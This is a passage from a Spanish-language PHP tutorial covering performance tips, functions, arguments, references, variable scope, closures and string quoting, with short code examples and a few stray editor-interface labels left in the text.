La mejor opción para guardar las sesiones es mediante una base de datos y emplear una cache **LRU (Least Recently Used**) como Memcached o Redis. Lo ideal es limitar el tamaño de datos de sesión a unos 4096 bytes y guardar todos los datos de sesión en una **cookie encriptada**.

4. Opmitizar la base de datos

Normalmente las aplicaciones hacen uso de las bases de datos para organizar el contenido. Dependiendo de la cantidad de datos y como se accede a ellos, puede costar muchos recursos y tiempo hacer peticiones. Una forma fácil de solventarlo es utilizar una cache como **Memcached** o **Redis** que permita guardar peticiones e invalidarlas y obtener peticiones actualizadas cuando éstas quedan obsoletas.

Una buena forma de hacer todo esto automáticamente es empleando un mapa de objetos relacional ORM como Doctrine, que tiene soporte incorporado para Memcached y Redis.

5. Desplazar tareas a un segundo plano

Hay ciertas tareas en un script que pueden llevar cierto tiempo. En muchos casos no es necesario que el usuario tenga que esperar a que ciertas tareas se completen, por ejemplo cuando se rellena un formulario y es necesario enviar un email de respuesta al usuario.

La solución es apartar el código del flujo principal y ponerlo en una cola o sistema de mensajes, para que luego se maneje mediante un sistema paralelo. Dos notables **beneficios** derivan de este sistema: experiencia de usuario y escalar el trabajo de procesos largos añadiéndolos a la cola.

Existen diferentes herramientas que permiten realizar estas tareas, algunas de las más populares son php-resque, RabbitMQ y ActiveMQ.

6. Aprovechar el HTTP caching

Es conveniente leer la especificación de la caché de HTTP, si se usa correctamente puede ahorrar mucha memoria. Este es un tutorial muy bueno (y bastante largo) sobre la **cache web**. El libro **HTTP: The Definitive Guide** también tiene una sección muy interesante dedicada al tema.

Para proyectos y aplicaciones con alto tráfico, es muy recomendable emplear una cache proxy como Varnish para aliviar la carga de los servidores.

7. Perfilar el código

Lo mejor es aplicar el mayor número de métodos para mejorar el rendimiento, en la medida de lo posible.

Perfilar el código permite recopilar **estadísticas de ejecución de un script**, como ver el nombre de las funciones ejecutadas, número de veces que se han ejecutado, etc. Analizar estos datos nos permite ver qué se puede mejorar en nuestro código.

Xdebug es una extensión PHP para **depurar el código**. Permite seguir el recorrido del script y recopilar información de perfil y de memoria.

Existen aplicaciones frontend para **Xdebug** como WebGrind, y también es fácilmente adaptable a **IDEs** como **PHPStorm**.

3. Functions

1. Funciones

Las **funciones** son paquetes de código con instrucciones para ejecutar una acción. En las instrucciones puede incluirse cualquier código válido, incluyendo clases y otras funciones.

```
function suma($numero1, $numero2)
{
    $resultado = $numero1 + $numero2;
    return $resultado;
}
echo suma(3, 4);
```

Las funciones siguen las mismas reglas que las demás etiquetas en PHP: comienzan con una letra o barra baja, seguido de cualquier número de letras, números o barras bajas. Son insensibles a mayúsculas y minúsculas, aunque se recomienda el formato ***camelCase***.

Pueden ser **referenciadas antes de definirse**, a no ser que lo impida una condición. Cuando una función está definida condicionalmente, sus definiciones se deben procesar antes de ser llamadas:

```
$var1 = true;

/* No podemos llamar a activar() desde aquí
   ya que no existe aún,
   pero podemos llamar a prueba() */

prueba();

if ($var1) {
    function activar()
    {
        echo "No existo hasta que la ejecución del programa llegue hasta mí.\n";
    }
}

/* Ahora podemos llamar de forma segura a activar()
ya que $var1 se evaluó como verdadero */

if ($var1) activar();

function prueba()
{
    echo "Existo desde el momento inmediato que comenzó el programa.\n";
}

// Devuelve primero prueba() y después activar()
```

Otro ejemplo:

```php
function externa(){
    function interna(){
        echo "No existo hasta que se llame a externa()";
    }
}

// No se puede llamar aún a interna()
externa();

// Ahora ya podemos llamar a interna()
interna();
```

Todas las funciones y clases en PHP tienen ámbito global. Se pueden llamar desde fuera de una función incluso si fueron definidas dentro, y viceversa.

No se puede sobrecargar funciones, ni redefinirlas ni desdefinirlas.

Existe la recursividad en las funciones:

```php
function recursiva($var)
{
    if($var < 50){
        echo $var . "<br>";
        recursiva($var + 2);
    }
}

recursiva(12); // Imprime los pares del 12 al 48
```

2. Argumentos

En las funciones pueden incluirse argumentos. Los **argumentos de las funciones** son un conjunto de **expresiones** delimitas por comas evaluadas de izquierda a derecha que se emplean para pasar información a las **funciones**.

Indice de contenido

1. Formas de pasar argumentos a las funciones
2. Declaraciones de tipos
3. Listas de argumentos de longitud variable

1. Formas de pasar argumentos a las funciones

Se pueden pasar argumentos por **valor**, por **referencia** y por **valor predeterminado**.

- **Pasar argumentos por valor:**

```php
<?php
// En este ejemplo vamos a pasar una variable array:
$array = ['perro', 'gato', 'avestruz'];
function mostrarAnimales($animales){
{
    foreach ($animales as $animal){
        echo $animal . "<br>";
    }
}
mostrarAnimales($array);
```

- **Pasar argumentos por referencia**

Por defecto los argumentos de las funciones se pasan **por valor**, si el valor del argumento dentro de la función cambia, éste no cambia fuera de la función.

Para **permitir a una función que cambie un argumento**, se tiene que pasar por referencia, y se consigue anteponiendo el símbolo **ampersand &** en el argumento:

```php
<?php
$array = ['perro', 'gato', 'avestruz'];
function cambiarAnimales(&$animales){
    $animales = ['mono', 'gorila', 'cebra'];
}

cambiarAnimales($array);
foreach($array as $ar){
    echo $ar . "<br>";
} // Muestra una lista con los nuevos animales: mono, gorila y cebra
```

- **Valores de argumentos predeterminados**

Se puede predeterminar el valor de una función:

```php
<?php
function verPelicula($titulo = "Avatar"){
    return "Vamos a ver la película $titulo" . "<br>";
}
echo verPelicula();
echo verPelicula("Braveheart");
```

También se pueden poner **arrays** y de tipo **null** como valores predeterminados:

```php
function verPeliculas($titulos = array("Avatar"), $genero = null){
    $generoPelicula = is_null($genero) ? "" : " cuyo género es: $genero";
    return "Hoy vamos a ver: ".join(", ", $titulos) . $generoPelicula . "<br>";
}
echo verPeliculas();
echo verPeliculas(array("La jungla de cristal", "007", "Transporter"), "acción");
```

El valor predeterminado tiene que ser una **expresión constante** (no una variable por ejemplo), un miembro de una clase o una llamada a una función.

Los valores predeterminados van siempre a la derecha de los no predeterminados.

2. Declaraciones de tipos

Las **declaraciones de tipos**, determinación de tipos, o **type hinting**, permiten a las funciones exigir que los parámetros proporcionados sean de un tipo determinado. Si el tipo proporcionado no es correcto, se generará un error (en PHP 5 el error es fatal).

Para especificar una declaración de tipo se antepone el nombre del tipo al nombre del parámetro. Se puede hacer que la declaración acepte valores **null** si el valor predeterminado del parámetro se establece a null.

Tabla de tipos válidos en PHP5.*

Tipo	Descripción
nombre de clase/interfaz	El parámetro ha de ser un ***instaceof*** del nombre de la clase o interfaz proporcionada. Incluye a los padres de clase
self	El parámetro ha de ser una ***instanceof*** de la misma clase donde está definido el método
array	El parámero ha de ser un array
callable	El parámetro ha de ser un callable válido

- Ejemplo de **type hinting con clase**:

```
class A {}

class B extends A {}
// C no extiende a A
class C {}

function prueba(A $a)
{
echo get_class($a) . "<br>";
}

prueba(new A); // Devuelve: A
prueba(new B); // Devuelve B
prueba(new C); // Catchable fatal error: Argument 1 must be an instance of A
```

- Ejemplo de **type hinting con interface**:

```
interface Social {
    public function funcionRedes();
}
// Clase que implementa la interface
class Articulo implements Social {
    public function funcionRedes(){}
}
// Clase que no implementa la interface
class Otra {}

function prueba(Social $argumento){
    echo get_class($argumento) . "<br>";
}

prueba(new Articulo); // Devuelve: Articulo
prueba(new Otra); // Catchable fatal error, must implement interface Social
```

- Ejemplo de type hinting con **tipo null**:

```
class Social {}

function redSocial(Social $network = null)
{
    var_dump($network);
}

redSocial(new Social); // Devuelve: object(Social)[1]
redSocial(null); // Devuelve: null
```

3. Listas de argumentos de longitud variable

PHP soporta listas de **argumentos de longitud variable** en funciones definidas por el usuario. En versiones PHP 5.5 y anteriores se utilizan las funciones func_num_args(), func_get_arg() y func_get_args().

No se requiere de sintaxis especial para señalar que una **función** es **variádica**, pero se debe utilizar las funciones anteriores:

```
function suma() {
    $cuenta = 0;
    foreach(func_get_args() as $numero){
        $cuenta += $numero;
    }
    return $cuenta;
}

function media(){
    $cuenta = 0;
    foreach(func_get_args() as $numero){
        $cuenta += $numero;
    }
    $resultado = round($cuenta / func_num_args(), 2);
    return $resultado;
}

echo suma(2, 5, 8); // Devuelve 15
echo media(5, 4, 6, 2); // Devuelve 4.25
```

3. Funciones variables

Si se llama a una variable que tiene paréntesis anexos a ella, **PHP** buscará una función con el **valor** que tiene dicha variable, e intentará ejecutarla. Se utilizan entre otras cosas para implementar **callbacks**.

Las funciones variables no funcionan con **constructores del lenguaje** como *echo*, *print*, *unset()*, *isset()*, *empty()*, *include*, *require*, etc. Para usar estos constructores como funciones variables se puede hacer con **funciones de envoltura**.

- **Ejemplo de función variable:**

```php
function saludar(){
    echo "Hola que tal" . "<br>";
}

function despedirse($despedida = ''){
    echo "Nos vemos otro día, $despedida" . "<br>";
}

// Función de envoltura
function decirEsto($esto){
    echo $esto;
}

$miFuncion = 'saludar';
$miFuncion(); // Llama a saludar(). Devuelve: Hola que tal

$miFuncion = 'despedirse';
$miFuncion('hasta luego'); // Llama a despedirse(). Devuelve: Nos vemos otro día, hasta
luego

$miFuncion = 'decirEsto';
$miFuncion('Esto es lo que digo');// Llama a decirEsto(). Devuelve: Esto es lo que digo
```

- **Ejemplo con métodos de clases:**

```php
class Comunicacion {

    public function saludar(){
        $variable = 'saludo';
        $this->$variable();
    }

    public function saludo()
    {
        echo "¡Hola! ¿Qué tal?";
    }
}

$comunicacion = new Comunicacion();
$miFuncion = "saludar";
$comunicacion->$miFuncion(); // Llama a $comunicacion->saludar(), y ésta
// llama a $comunicacion->saludo()
```

- **Ejemplo con métodos estáticos**. La llamada al **método** es prioritaria al operador de la **propiedad static**:

```php
class Comunicacion {

    static $saludo = "Variable saludo";

    public static function Saludo()
    {
        echo "Método saludo";
    }
}

echo Comunicacion::$saludo; // Devuelve: Variable saludo

$saludo = "Saludo";
Comunicacion::$saludo(); // Devuelve: Método saludo
```

- **Llamar a cualquier callable de una variable**:

```php
class Comunicacion {

    static function saludar()
    {
        echo "Hola" . "<br>";
    }

    function despedir()
    {
        echo "Adios" . "<br>";
    }
}

$miFuncion = array ("Comunicacion", "saludar");
$miFuncion(); // Devuelve: Hola

$otraFuncion = array(new Comunicacion, "despedir");
$otraFuncion(); // Devuelve: Adios
```

4. Referencias

Existen cuatro operaciones básicas con referencias:

1. Asignar valores por referencia
2. Pasar variables por referencia
3. Devolver variables por referencia
4. Destruir referencias

1. Asignar valores por referencia

Las referencias en PHP permiten que **dos variables hagan referencia al mismo contenido**:

```php
<?php
$x =& $y; // $x e $y apuntan al mismo contenido (contenedor zval)
```

$x no apunta a $y o viceversa, $x e $ apuntan al mismo lugar.

Si se **asigna, pasa o devuelve una variable no definida** por referencia, **la variable se crea**:

```
function miFuncion(&$var){}

miFuncion($variable); // $variable se ha creado, es null

$array = array();
miFuncion($array['millave']); // La key millave se ha creado en el array $array

$miClase = new StdClass;
miFuncion($miClase->miPropiedad); // La propiedad miPropiedad se ha creado en miClase
```

Si se asigna una referencia a una **variable declarada como global dentro de una función**, la referencia se verá sólo dentro de la función. Si se quiere que el resultado sea visible en el ámbito global también se utiliza la matriz **$GLOBALS**:

```
$var1 = "Esto es una variable de ejemplo";
$var2 = "";
function referencias_globales($usar_globals)
{
    global $var1, $var2;
    if(!$usar_globals){
        $var2 =& $var1; // visible sólo en la función
    } else {
        $GLOBALS["var2"] =& $var1; // visible en el ámbito global también
    }
}
referencias_globales(false);
echo "var2 establecida a " . $var2 . "<br>"; // $var2 es ""
referencias_globales(true);
echo "var2 establecida a " . $var2 . "<br>"; // $var2 es "Esto es una variable de ejempl
o"

// Es lo mismo hacer global $var que $var =& $GLOBALS['var']
```

Si se asigna un valor a una variable con referencias en una sentencia foreach, también se modifican las referencias:

```
$var1 = 0;
$var2 =& $var1;
$animales = ['perro', 'gato', 'conejo'];
foreach ($animales as $var2) {
    // hacer algo
}
echo $var1; // Devuelve: conejo, por ser el último valor del foreach
```

Las **expresiones creadas con array()** también pueden comportarse como referencias prefijando **&** a los elementos:

```
$x = 1;
$y = ['2', '3'];
$array = array(&$x, &$y[0], &$y[1]);
echo ++$array[0] . "<br>"; // Devuelve 2: $x + 1
echo ++$array[1] . "<br>"; // Devuelve 3: $y[0] + 1
echo ++$array[2] . "<br>"; // Devuelve 4: $y[1] + 1
echo $x . "<br>"; // Devuelve 2
var_dump($y);
/*
* Devuelve
array (size=2)
  0 => &int 3
  1 => &int 4
*/
```

Los elementos de *array* pasados por referencia son peligrosos. Si se hace una asignación normal con una referencia en el lado derecho (*$array2 = $array* en el ejemplo de debajo) no convierte el lado izquierdo en una referencia, pero **las referencias dentro de arrays se conservan** en estas asignaciones normales:

```
$x = 1;
$y =& $x;
$z = $y;
$z = 5; // $z no es una referencia, no cambia $x o $y

$array = array(1, 2);
$x =& $array[0]; // $x y $array[0] son el mismo conjunto de referencias
$array2 = $array; // NO se asigna por referencia
echo ++$array2[0] . "<br>"; // Devuelve 2
echo $array[0] . "<br>"; // Devuelve 2
echo ++$array2[1] . "<br>"; // Devuelve 3
echo $array[1]; // Devuelve 2
/* El contenido de $array[0] se cambia con el contenido de $array2[0]
incluso cuando no se han referenciado
*/
```

El **comportamiento de las referencias de arrays** está definido en una base elemento por elemento. El **comportamiento de las referencias de elementos individuales** está desasociado del estado de la referencia del array contenedor.

2. Pasar variables por referencia

Si se **pasan variables por referencia a una función** ésta puede modificar el valor de la variable:

```
function incrementar(&$var){
    $var++;
}
$numero = 10;
incrementar($numero);
echo $numero; // $número ahora vale 11
```

Otro ejemplo de pasar por referencia:

```
// En esta primera función no pasamos por referencia
function elevarAlCuadrado($numero)
{
    return $numero * $numero;
}
$nuevoValor = elevarAlCuadrado($valor);

// En esta segunda función pasamos por referencia:
function otraElevarAlCuadrado(&$numero)
{
    $numero = $numero * $numero;
}
otraElevarAlCuadrado($valor);
```

En el primer caso se pasa una copia de *$valor*, se eleva al cuadrado, y devuelve el resultado que es asignado a *$nuevoValor*. En el segundo caso *$valor* se pasa por referencia, y se modifica directamente dentro de la función. Hay que tener en cuenta que **no se pueden pasar por referencia valores constantes**, no es posible escribir *otraElevarAlCuadrado(10)*; porque da un error fatal: ***Fatal Error: only variables can be passed by reference***.

Es posible pasar también **nuevas declaraciones de funciones** o **referencias devueltas desde funciones**:

```
function incrementar(&$var){
    $var++;
}

function &funcionValor()
{
    $x = 10;
    return $x;
}

incrementar(funcionValor());
```

Lo que se referencia es el return de la función *funcionValor()*. La función *incrementar()* recibirá $x con valor de 10 y lo incrementará en 1.

3. Devolver variables por referencia

Para **devolver por referencia** es necesario especificarlo dos veces: en la definición de la función y cuando es llamada.

Para especificar que una función devuelva una referencia, se pone el **ampersand &** antes del nombre de la función, y para especificar a que variable quieres referenciar el resultado de la función, se usa la asignación por referencia normal:

```
function &elevarAlCuadrado($numero){
    $resultado = $numero * $numero;
    return $resultado;
}

$valor =& elevarAlCuadrado(3);
```

Devolver por referencia se puede emplear también con métodos que devuelven propiedades de clases:

```
class Clase {
    public $valor = 20;

    public function &obtenerValor(){
        return $this->valor;
    }
}

$objeto = new Clase;
$miValor =& $objeto->obtenerValor();
// $miValor es una referencia a $objeto->valor, 20

$objeto->valor = 40;
echo $miValor; // Devuelve el nuevo valor de $objeto->valor, 40
```

Esta forma de referenciar también se puede utilizar con **elementos de arrays**. Con las referencias se puede cambiar el elemento que es devuelto, y cambiará el elemento en el array original. Sin referencias sólo se obtiene una copia del elemento, y cualquier cambio no afectará al elemento original.

Para usar una **referencia retornada**:

```
function &colector(){
    static $coleccion = array();
    return $coleccion;
}

$coleccion =& colector();
$coleccion[] = 'hola';
```

Podemos emplear esta referencia para asignar nuevos valores al array desde la función:

```
function &colector(){
    static $coleccion = array();
    return $coleccion;
}

$animales =& colector();

array_push(colector(), 'perro', 'gato', 'conejo');

var_dump($animales); // Devuelve el array con los elementos perro, gato y conejo
```

4. Destruir referencias

Cuando se destruye una referencia no se rompe el contenido de la variable, sólo se rompe el vínculo entre el nombre de la variable y el contenido de la variable:

```
$x = 1;
$y =& $x;
unset($x); // No destruye $y, sólo $x
```

5. Devolver valores

Para **devolver valores en las funciones de PHP** se utiliza la sentencia return, que es una **estructura de control**. Se puede devolver cualquier variable que se quiera, ya sea un integer, un string, un array, un objeto, etc.

La palabra *return* establece el **valor de respuesta** de una función a cualquier variable, y después PHP sale de la función. Si se usa sólo *return*, se sale de la función sin devolver ningún valor.

Si por ejemplo escribimos la siguiente función:

```
function prueba()
{
    print "Esta es mi función";
    return 1;
    print "Ahora saldré de la función";
}

print prueba(); //  Devolverá: Esta es mi función1
```

Nunca se verá "Ahora saldré de la función" porque ya se ha salido de la función.

Si se quiere devolver más de un valor, es necesario utilizar un **array**:

```
function numeros(){
    return array (1, 2, 3);
}

list($uno, $dos, $tres) = numeros();
```

Podemos devolver una referencia desde una función con **&** tanto en la declaración de la función como cuando se asigna el valor devuelto a una variable:

```
function &devolverReferencia()
{
    return $unaReferencia;
}

$nuevaReferencia =& devolverReferencia();
```

También se puede **devolver un valor de una sentencia condicional**:

```
return $x > 50;
```

Si $x es mayor que 50, el **operador >** devolverá 1, lo que se traduce en **return 1**, que es **return true**.

Un ejemplo:

```
return ($db->affected_rows() == 1) ? true : false;
```

En este ejemplo se devolverá **true** sólo si se ha afectado a una fila en la base de datos.

6. Ambito de las variables

Diego Lázaro Entradas Categorías Más Vistos Cerrar sesión Título Descripción Artículo Source StylesFormatFontSize

Las **variables que se declaran fuera de funciones** o clases se encuentran en el **ámbito *global*** (*global* ***scope***), disponibles en cualquier parte del script.

Las **funciones** son **bloques independientes**, las variables que se definen dentro de una función tienen **ámbito local** (***local scope***) y no afectan a otras en el **script global**, de la misma forma que las **variables globales** no están disponibles dentro de las funciones:

```
function saludar()
{
    $saludo = "Hola";
    print $saludo;
}

$saludo = "Buenos dias";
saludar(); // Devuelve: Hola
print $saludo; // Devuelve: Buenos días
```

La ejecución del script empieza en *$saludo = "Buenos días"*, y después llama a la función *saludar()*. Esta función establece *$saludo* a *"Hola"* y lo imprime, y después devuelve el control al script principal donde se imprime *$saludo*. Puede comprobarse que sus valores son diferentes y no se afecta el uno al otro.

Es posible emplear una **variable global dentro de una función** con la palabra **global** o con el *array* **$GLOBALS**:

```
// --- Ejemplo con la palabra global
$x = 2;
$y = 20;

function suma()
{
    global $x, $y;
    return $x + $y;
}

echo suma(); // Devuelve: 22
// --- Ejemplo con $GLOBALS
$x = 4;
$y = 21;

function otraSuma()
{
    return $GLOBALS['x'] + $GLOBALS['y'];
}

echo otraSuma(); // Devuelve 25
```

Cuando se hace global a una variable, es lo mismo que referenciar el nombre de la misma al elemento GLOBALS en cuestión:

```
$x = 10;
function funcionUno(){
    global $x;
    $x++;
    return $x;
}
function funcionDos(){
    $x =& $GLOBALS['x'];
    $x++;
    return $x;
}
funcionUno();
funcionDos();
echo $x; // Devuelve: 12
```

La diferencia entre utilizar la palabra global y el array $GLOBALS se produce cuando se hacen referencias dentro de las funciones:

```
$x = "Soy X";
$y = "Soy Y";
function funcionUno()
{
    global $x, $y;
    $y =& $x;
}
function funcionDos(){
    global $x;
    $GLOBALS['y'] =& $x;
}
funcionUno();
echo $y; // Devuelve: Soy Y
funcionDos();
echo $y; // Devuelve: Soy X
```

En *funcionUno()* se han importado *$x* e *$y* con la palabra global y se ha referenciado *$y* a *$x*, pero esto ha ocurrido sólo dentro de la función. En *funcionDos()* se ha empleado $GLOBALS con *$y* y su valor ha permanecido referenciado después de la función.

Categoría Publicado GUARDAR CAMBIOS Volver al listado Cuidado con este botón, no hay vuelta atrás:

7. Funciones anónimas

Las **funciones anónimas** son funciones sin nombre:

```
function() {
    return "Hola";
};
```

Se puede **llamar a una función anónima** de dos formas: utilizando la sintaxis de funciones variables o llamarla desde otra función en forma de argumento.

Empleando la sintaxis de funciones variables, el valor de la variable es la función:

```
$saludo = function() {
    return "Hola que tal";
};

echo $saludo(); // Devuelve: Hola que tal
```

Añadiendo la función en otra:

```
function decir ($algo) {
    echo $algo();
}

decir(function(){
    return "Esto es algo";
});
```

La función *decir()* es una **función regular normal**, cuyo argumento es *$algo*. *decir()* imprimirá lo que devuelva la función *$algo()*. Al ejecutar *decir()* le pasamos el argumento: una **función anónima** que devuelve "Esto es algo".

Una **función anónima** no es más que una función que no tiene nombre, y por tanto no está enlazada a ningún identificador.

Una **clausura** o **closure** es una función anónima que captura el *scope* actual, y proporciona acceso a ese *scope* cuando se invoca el closure.

Las **clausuras** permiten **usar variables** mediante la palabra *use*:

```
$colorCoche = 'rojo';

$mostrarColor = function() use ($colorCoche) {
    echo "El color del coche es $colorCoche";
};

$mostrarColor(); // Mostrará El color del coche es rojo
```

Cuando se emplea *use*, se **hereda una variable del ámbito padre**. Esto no es lo mismo que usar **variables globales**. El **ámbito padre** de una clausura es el ámbito de la función en el que la clausura fue declarada (no desde la función desde la que se llamó).

Si se altera el valor de la variable *$colorCoche* dentro de la **clausura**, no afectará a la variable original:

```
$colorCoche = 'rojo';

$mostrarColor = function() use ($colorCoche) {
    $colorCoche = 'azul';
};

$mostrarColor();
echo $colorCoche; // Mostrará rojo
```

Si se quiere que su valor se altere, se pasa por referencia añadiéndole un **ampersand &** delante:

```
$colorCoche = 'rojo';

$mostrarColor = function() use (&$colorCoche) {
    $colorCoche = 'azul';
};

$mostrarColor();
echo $colorCoche; // Mostrará azul
```

También es posible **añadir argumentos en las clausuras**:

```
// Las clausuras también aceptan argumentos normales
$mensaje = "¿Qué tal?";
$saludar = function ($saludo) use ($mensaje) {
    echo $saludo . ', ' . $mensaje;
};
$saludar("Hola"); // Devuelve: Hola, ¿Qué tal?
```

La **principal utilidad de las funciones anónimas** es como **parámetro** de los callbacks, que son funciones llamadas por otra función que usa a la primera como parámetro. Se llama a un **callback** cuando ocurre un **evento**. Hay algunas **funciones PHP que usan un callback como argumento**, como *array_map*, *array_filter* o *array_walk*. La más sencilla es *call_user_func*, cuyo primer argumento es el callback y el segundo son los argumentos del primero:

```
$saludo = function($nombre)
{
    printf("Hola %s\r\n", $nombre);
};

$saludo('Carlos'); // Devuelve Hola Carlos
call_user_func($saludo, "PHP"); // Devuelve Hola PHP
```

Se puede llamar a **funciones simples** o a **métodos** de un objeto:

```php
function mostrarColor() {
    echo 'Rojo';
}
class Numeros {
    static function mostrarNumero()
    {
        echo "5";
    }
}

call_user_func('mostrarColor');  // Muestra rojo

call_user_func(array('Numeros', 'mostrarNumero')); // Muestra 5
// Esta forma de llamar al método es estática.
// Si el método no fuera static, con esta forma generaría un error
// Strict Standards, non-static method should not be called statically

// Llamada a un método estático o no estático:
$numeros = new Numeros;
call_user_func(array($numeros, 'mostrarNumero')); // Muestra 5

// Llamada a un método estático:
call_user_func('Numeros::mostrarNumero'); // Muestra 5
```

Otra función que también emplea **callbacks** es *array_walk*, que aplica **una función a cada miembro de un array**:

```php
class Coche
{
    protected $coches = array();
    public function add($coche, $potencia)
    {
        $this->coches[$coche] = $potencia;
    }
    public function mostrarCoches()
    {
        $callback = function ($potencia, $coche) {
            echo $coche . " -> " . $potencia . "\n";
        };
        array_walk($this->coches, $callback);
    }
}
$coche = new Coche;
$coche->add('Audi', '200');
$coche->add('BMW', '220');
$coche->add('Mercedes', 250);
// Empleamos el método mostrarCoches()
$coche->mostrarCoches(); // Devuelve: Audi -> 200 BMW -> 220 Mercedes -> 250
```

En la función *array_walk*, el primer parámetro es un **array**, y el segundo un **callback** que suele aceptar dos **parámetros**, el primero es el **valor** (*$potencia*) y el segundo la **clave** (*$coche*). El **callback** también puede aceptar sólo un parámetro:

```php
<?php
$multiplicador = 2;

$numeros = [2, 4, 6, 8];

array_walk($numeros, function($numero) use ($multiplicador){
    echo $numero * $multiplicador . "\n";
}); // Devuelve: 4 8 12 16
```

En el artículo de **funciones anónimas** de la **documentación PHP** hay un buen ejemplo de la relación entre clausuras y ámbitos, es el siguiente:

```php
class CarroDeLaCompra {
    const PRECIO_BROCOLI = 1.00;
    const PRECIO_PIMIENTO = 0.40;
    const PRECIO_CALABACIN = 0.60;

    protected $productos = array();

    public function añadir($producto, $cantidad)
    {
        $this->productos[$producto] = $cantidad;
    }
    public function obtenerTotal($impuesto)
    {
        $total = 0.00;

        $callback = function ($cantidad, $producto) use ($impuesto, &$total)
        {
            $precioUnidad = constant(__CLASS__ . "::PRECIO_" .
                strtoupper($producto));
            $total += ($precioUnidad * $cantidad) * ($impuesto + 1.0);
        };

        array_walk($this->productos, $callback);

        return round($total, 2);
    }
}
$miCarro = new CarroDeLaCompra();
// Añadir artículos al carro de la compra
$miCarro->añadir('brocoli', 2);
$miCarro->añadir('pimiento', 4);
$miCarro->añadir('calabacin', 3);
// Devolver el total con un impuesto del 5%
echo $miCarro->obtenerTotal(0.05) . "<br>";
// Resultado: 5.67
```

Se puede usar **$this** en las **funciones anónimas**, además de funciones como *func_num_args()*, *func_get_arg()* y *func_get_arg()* desde dentro de la clausura.

Los **closures** son realmente objetos, instancias de la clase Closure. Esta clase dispone de los métodos *bind()* y *bindTo()*, que permiten duplicar una clausura con un objeto vinculado y ámbito de clase nuevos.

```
public Closure Closure::bindTo (object $newthis [, mixed $newscope = "static" ])
```

Lo que hace es crear un nuevo ***closure*** en el scope del nuevo objeto *$newthis*, por lo que tendrá los valores de este nuevo objeto:

```
class ClaseA {
    function __construct($val) {
        $this->val = $val;
    }
    function getClosure() {
        // Devuelve la clausura vinculada a este objeto y el ámbito
        return function() { return $this->val; };
    }
}

$objeto1 = new ClaseA(1);
$objeto2 = new ClaseA(2);

// Creamos el closure de forma normal
$closure = $objeto1->getClosure();
echo $closure(), "\n"; // Devuelve 1

// Ahora creamos el closure desde el anterior, vinculándolo a otro objeto
$closure = $closure->bindTo($objeto2);
echo $closure(), "\n"; // Devuelve 2
```

Para ver un poco mejor sus posibilidades en la práctica, vamos a crear una claseUno con propiedades privadas:

```
class ClaseUno
{
    private $privadaUno = "Valor Uno";
    private $privadaDos = "Valor Dos";
    public function obtenerPropiedades()
    {
        return 'Las propiedades privadas son: '.
        $this->privadaUno . ' y ' . $this->privadaDos;
    }
}
$claseUno = new ClaseUno();
echo $claseUno->obtenerPropiedades() . "\n"; // Devuelve Valor 1 Valor 2
```

En el mismo archivo vamos a crear ClaseDos, donde vamos a acceder a esas propiedades privadas mediante *binding*:

```php
class ClaseDos
{
    public function obtenerPropiedadUno()
    {
        $claseUno = new claseUno();
        $closure = function(ClaseUno $claseUno) {
            return $claseUno->privadaUno;
        };
        $bind = Closure::bind($closure, null, $claseUno);
        return $bind($claseUno);
    }
    public function obtenerPropiedadDos()
    {
        $claseUno = new ClaseUno();
        $closure = function(ClaseUno $claseUno) {
            return $claseUno->privadaDos;
        };

        $bind = Closure::bind($closure, null, $claseUno);
        return $bind($claseUno);
    }
}
$claseDos = new ClaseDos();
echo $claseDos->obtenerPropiedadUno() . "\n";
echo $claseDos->obtenerPropiedadDos() . "\n";
```

bind() es una versión estática de *bindTo()*.

```
public static Closure Closure::bind (Closure $closure, object $newthis [, mixed $newscope
 = "static" ])
```

Ejemplo:

```php
class ClaseA {
    private static $soyUno = "Valor Uno";
    private $soyDos = "Valor Dos";
}
$closureUno = static function() {
    return ClaseA::$soyUno;
};
$closureDos = function() {
    return $this->soyDos;
};
$primerBind = Closure::bind($closureUno, null, 'ClaseA');
$segundoBind = Closure::bind($closureDos, new ClaseA(), 'ClaseA');
echo $primerBind(), "\n"; // Devuelve: Valor Uno
echo $segundoBind(), "\n"; // Devuelve: Valor Dos
```

4. Strings & Patterns

1. Entrecomillado

Un ***string*** o **cadena de caracteres** es una serie de caracteres donde cada carácter equivale a un ***byte***. Esto conlleva a que PHP sólo admite un conjunto de 255 caracteres, y por tanto no hay **soporte nativo** para Unicode.

El **tamaño máximo de un *string*** son 2GB (2147483647 bytes).

Existen varias formas de mostrar un *string*:

1. Entrecomillado simple
2. Entrecomillado doble
3. Análisis de variables

Otra forma de mostrar strings es mediante **Heredoc y Nowdoc**.

1. Entrecomillado simple

Es la forma más sencilla de delimitar un *string*: '*string*'.

Si se quiere especificar una **comilla simple dentro de un *string***, se escapa con una barra invertida \, y se hace lo mismo para especificar una **barra invertida dentro de un *string*** \\. Cualquier otra secuencia de escape o variable se mostrará literalmente, por ejemplo: **\r**, **\n**, **$variable**...

Algunos ejemplos:

```php
<?php
echo 'Cadena simple';

echo 'Las nuevas líneas
pueden formarse de
esta forma
';

echo 'En inglés "do not" se puede escribir como "don\'t"';

echo 'En Windows el directorio base es C:\\';

echo 'No funcionan ni las variables como $variable ni
otras sentencias de escape para caracteres especiales como \n';
```

2. Entrecomillado doble

Si el string está delimitado con **comillas dobles** "*string*", **PHP** interpretará más sentencias de escape para caracteres especiales:

Secuencia	Significado
\n	avance de línea
\r	retorno de carro
\t	tabulador horizontal
\v	tabulador vertical
\e	escape
\f	avance de página

\\	barra invertida
\$	signo de dólar
\"	comillas dobles
\[0-7]{1,3}	secuencia de caracteres que coincida con la expresión regular, carácter en notación octal
\x[0-9A-Fa-f]{1,2}	secuencia de caracteres que coincida con la expresión regular, carácter en notación hexadecimal

Lo más significativo del entrecomillado doble de un string es el hecho de que **se expanden los nombres de las variables**.

3. Análisis de variables

Si un *string* se especifica con **comillas dobles** o **heredoc**, las variables que se nombren en su interior se analizarán. Existen dos tipos de sintaxis: **simple** y **compleja**. En la **compleja** los elementos van delimitados por llaves.

Sintaxis simple

La sintaxis **simple** es la más empleada en la práctica y ofrece una forma sencilla de embeber una variable, un valor de array o una propiedad de un objeto:

```
$animal = "perro";
echo "Yo tengo un $animal" . PHP_EOL;

$animales = ['perro', 'gato', 'jabali', 'insecto'=>'cucaracha'];
echo "Yo tengo un $animales[1]" . PHP_EOL;
echo "Yo tengo un $animales[0]" . PHP_EOL;
echo "Yo quiero tener una $animales[insecto] como mascota" . PHP_EOL;
// Nótese que insecto no lleva comillas

class Usuario {
    public $carlos = "Carlos Perez";
    public $sonia = "Sonia Fernandez";
}
$usuario = new Usuario();

echo "El usuario $usuario->carlos tiene un $animales[0]" . PHP_EOL;
